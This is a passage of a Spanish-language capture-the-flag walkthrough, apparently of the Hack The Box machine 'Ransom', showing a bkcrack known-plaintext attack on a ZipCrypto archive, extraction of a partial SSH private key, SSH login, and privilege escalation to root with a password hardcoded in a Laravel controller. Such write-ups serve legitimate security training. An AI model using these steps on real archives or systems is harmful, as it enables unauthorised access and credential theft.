--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

----------
Path = .bash_logout
Folder = -
Size = 220
Packed Size = 170
Modified = 2020-02-25 07:03:22
Created =
Accessed =
Attributes =  -rw-r--r--
Encrypted = +
Comment =
CRC = 6CE3189B
Method = ZipCrypto Deflate
Characteristics = UT:MA:1 ux : Encrypt Descriptor
```

Ademas de requerir una contraseña para descomprimirlo el contenido esta cifrado con "zipcrypto". En este post vemos que hablan de una herramienta llamada bkcrack:

https://www.acceis.fr/cracking-encrypted-archives-pkzip-zip-zipcrypto-winzip-zip-aes-7-zip-rar/

Lo que hace esta herramienta es comparar dos archivos iguales (Uno encriptado y el otro sin encriptar) y como tienen el mismo contenido puede extraer el hash para poder desenciptarlo. Nos clonamos la herramienta y ejecutamos estos 3 comandos para instalarla:

```
cmake -S . -B build -DCMAKE_INSTALL_PREFIX=install
cmake --build build --config Release
cmake --build build --config Release --target install
```

La herramienta se encuentra en install.

Analizamos los archivos que contiene el zip encriptado:

```
┌──(kali㉿kali)-[~/Downloads/bkcrack/install]
└─$ 7z l uploaded-file-3422.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
 64-bit locale=en_US.UTF-8 Threads:3 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip

--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2020-02-25 07:03:22 .....          220          170  .bash_logout
2020-02-25 07:03:22 .....         3771         1752  .bashrc
2020-02-25 07:03:22 .....          807          404  .profile
2021-07-02 13:58:14 D....            0            0  .cache
2021-07-02 13:58:14 .....            0           12  .cache/motd.legal-displayed
2021-07-02 13:58:19 .....            0           12  .sudo_as_admin_successful
2022-03-07 07:32:54 D....            0            0  .ssh
2022-03-07 07:32:25 .....         2610         1990  .ssh/id_rsa
2022-03-07 07:32:46 .....          564          475  .ssh/authorized_keys
2022-03-07 07:32:54 .....          564          475  .ssh/id_rsa.pub
2022-03-07 07:32:54 .....         2009          581  .viminfo
------------------- ----- ------------ ------------  ------------------------
```

Vemos que hay un archivo ".bash_logout". Este archivo suele ser igual en los sistemas linux, vemos que tiene 220 caracteres, lo comparamos con el nuestro:

```
┌──(kali㉿kali)-[~/Downloads/bkcrack/install]
└─$ cat ~/.bash_logout|wc -c
220
```

El nuestro tambien tiene 220 caracteres, esto quiere decir que podemos utilizar el archivo ".bash_logout" para realizar la comparacion.

A la herramienta "bkcrack" tenemos que pasarle 4 parametros:

- -C: Zip encriptado
- -c: .bash_logout encriptado
- -P: zip sin encriptar
- -p: .bash_logoit sin encriptar

Lo que tenemos que hacer es crear un zip con nuestro ".bash_logout" para poder compararlos:

```
┌──(kali㉿kali)-[~/Downloads/bkcrack/install]
└─$ cp ~/.bash_logout .bash_logout_local

┌──(kali㉿kali)-[~/Downloads/bkcrack/install]
└─$ zip bash_local.zip .bash_logout_local
  adding: .bash_logout_local (deflated 28%)
```

Ahora realizamos la comparacion de los 2 zips con los parametros que hemos mencionado:

```
┌──(kali㉿kali)-[~/Downloads/bkcrack/install]
└─$ ./bkcrack -C uploaded-file-3422.zip -c .bash_logout -P bash_local.zip -p .bash_logout_local
bkcrack 1.7.0 - 2024-05-26
[07:32:13] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
[07:32:14] Attack on 56903 Z values at index 6
Keys: 7b549874 ebc25ec5 7e465e18
75.5 % (42971 / 56903)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 42971
[07:33:29] Keys
7b549874 ebc25ec5 7e465e18
```

Esto nos devuelve 3 claves. Con estas 3 claves podemos crear una copia del comprimido

```
-U, --change-password <archive> <password>
       Create a copy of the encrypted zip archive with the password set to the
       given new password (requires -C)
```

Nos creara una copia del comprimido encriptado en un archivo zip con la contraseña que nosotros le asignemos:

```
┌──(kali㉿kali)-[~/Downloads/bkcrack/install]
└─$ ./bkcrack -C uploaded-file-3422.zip -k 7b549874 ebc25ec5 7e465e18 -U nuevo_comprimido.zip p@ssw0rd
bkcrack 1.7.0 - 2024-05-26
[07:43:25] Writing unlocked archive nuevo_comprimido.zip with password "p@ssw0rd"
100.0 % (9 / 9)
Wrote unlocked archive.

┌──(kali㉿kali)-[~/Downloads/bkcrack/install]
└─$ ls
bash_local.zip  bkcrack  example  license.txt  nuevo_comprimido.zip  readme.md  tools  uploaded-file-3422.zip
```

Ahora si descomprimimos el archivo zip con la contraseña que hemos generado tenemos el mismo contenido de que el archivo zip encriptado:

```
┌──(kali㉿kali)-[~/Downloads/bkcrack/install/zip]
└─$ unzip nuevo_comprimido.zip
Archive:  nuevo_comprimido.zip
[nuevo_comprimido.zip] .bash_logout password:
  inflating: .bash_logout
  inflating: .bashrc
  inflating: .profile
   creating: .cache/
 extracting: .cache/motd.legal-displayed
 extracting: .sudo_as_admin_successful
   creating: .ssh/
  inflating: .ssh/id_rsa
  inflating: .ssh/authorized_keys
  inflating: .ssh/id_rsa.pub
  inflating: .viminfo
```

Podemos ver la id_rsa:

```
┌──(kali㉿kali)-[~/Downloads/bkcrack/install/zip]
└─$ cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA6w0×1pE8NEVHwMs4/VNw4fmcITlLweBHsAPs+rkrp7E6N2ANBlf4
+hGjsDauo3aTa2/U+rSPkaXDXwPonBY/uqEY/ITmtqtUD322no9rmODL5FQvrxmnNQUBbO
oLdAZFjPSWO52CdstEiIm4iwwwe08DseoHpuAa/9+T1trHpfHBEskeyXxo7mrmTPw3oYyS
Rn6pnrmdmHdlJq+KwLdEeDhAHFqTl/eE6fiQcjwE+ZtAlOeeysmqzZVutL8u/Z46/A0fAZ
Yw7SeJ/QXDj7RJ/u6GL3C1ZLIDOCwfV83Q4l83aQXMot/sYRc5xSg2FH+jXwLndrBFmnu4
iLAmLZo8eia/WYtjKFGKll0mpfKOm0AyA28g/IQKWOWqXai7WmDF6b/qzBkD+WaqBnd4sw
TPcmRB/HfVEEksspv7XtOxqwmset7W+pWIFKFD8VRQhDeEZs1tVbkBr8bX4bv6yuaH0D2n
PLmmbJGNzVi6EheegUKhBvcGiOKQhefwquNdzevzAAAFkFEKG/NRChvzAAAAB3NzaC1yc2
EAAAGBAOsNMdaRPDRFR8DLOP1TcOH5nCE5S8HgR7AD7Pq5K6exOjdgDQZX+PoRo7A2rqN2
k2tv1Pq0j5Glw18D6JwWP7qhGPyE5rarVA99tp6Pa5jgy+RUL68ZpzUFAWzqC3QGRYz0lj
udgnbLRIiJuIsMMHtPA7HqB6bgGv/fk9bax6XxwRLJHsl8aO5q5kz8N6GMkkZ+qZ65nZh3
```

Para conectarnos necesitamos saber el nombre de usuario, eso se suele encontrar en el archivo authorized_keys:

```
┌──(kali㉿kali)-[~/Downloads/bkcrack/install/zip]
└─$ cat .ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDrDTHWkTw0RUfAyzj9U3Dh+Zw
nYJ2y0SIibiLDDB7TwOx6gem4Br/35PW2sel8cESyR7JfGjuauZM/DehjJJGfqm
3+xhFznFKDYUf6NfAud2sEWae7iIsCYtmjx6Jr9Zi2MoUYqWXSal8o6bQDIDbyD
kY3NWLoSF56BQqEG9waI4pCF5/Cq413N6/M= htb@ransom
```

El usuario es htb. Vamos a conectarnos haciendo uso de la clave ssh:

```
┌──(kali㉿kali)-[~/…/bkcrack/install/zip/.ssh]
└─$ ssh htb@10.10.11.153 -i id_rsa
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  5 11:34:49 2021
htb@ransom:~$
```

ESCALADA DE PRIVILEGIOS

El usuario actual pertenece al grupo "sudo", por lo que podemos hacer "sudo su" para elevar los privilegios a root:

```
htb@ransom:~$ id
uid=1000(htb) gid=1000(htb) groups=1000(htb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
```

Pero necesitamos saber la contraseña del usuario actual:

```
htb@ransom:~$ sudo su
[sudo] password for htb:
```

Dentro de sites-available podemos ver donde se encuentra el document-root de la web:

```
htb@ransom:~$ cat /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /srv/prod/public

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
            <Directory /srv/prod/public>
               Options +FollowSymlinks
               AllowOverride All
               Require all granted
            </Directory>

</VirtualHost>
```

Dentro de /srv/prod vemos que hay una ruta llamada routes/api que menciona la palabra login:

```
public/scss/style.scss:.login-form label a {
public/scss/style.scss:.social-login-content {
routes/web.php:Route::get('/login', [AuthController::class, 'show_login'])->name('login');
routes/api.php:Route::get('/login', [AuthController::class, 'customLogin'])->name('apilogin');
```

Vamos a ver su contenido:

```
htb@ransom:/srv/prod$ cat routes/web.php
<?php

use App\Http\Controllers\TasksController;
use App\Http\Controllers\AuthController;
use Illuminate\Support\Facades\Route;

/*
|--------------------------------------------------------------------------
| Web Routes
|--------------------------------------------------------------------------
|
| Here is where you can register web routes for your application. These
| routes are loaded by the RouteServiceProvider within a group which
| contains the "web" middleware group. Now create something great!
|
*/

Route::get('/', [TasksController::class, 'index']);
Route::get('/login', [AuthController::class, 'show_login'])->name('login');
```

Vemos que para logearse menciona algo de "AuthController". Que por arriba vemos un "use" y la ruta de "AuthController". Vamos a ver que contiene:

```
    /**
     * Handle account login
     *
     */
    public function customLogin(Request $request)
    {
        $request->validate([
            'password' => 'required',
        ]);

        if ($request->get('password') == "UHC-March-Global-PW!") {
            session(['loggedin' => True]);
            return "Login Successful";
        }

        return "Invalid Password";
    }
```

Aqui podemos ver como se emplea `==` para validar el login en json. Ademas podemos ver una contraseña, vamos a probar si es la del usuario "htb":

```
htb@ransom:/srv/prod$ sudo su
[sudo] password for htb:
Sorry, try again.
```

No es correcta, vamos a probar si es la del usuario root:

```
htb@ransom:/srv/prod$ su root
Password:
root@ransom:/srv/prod# whoami
root
```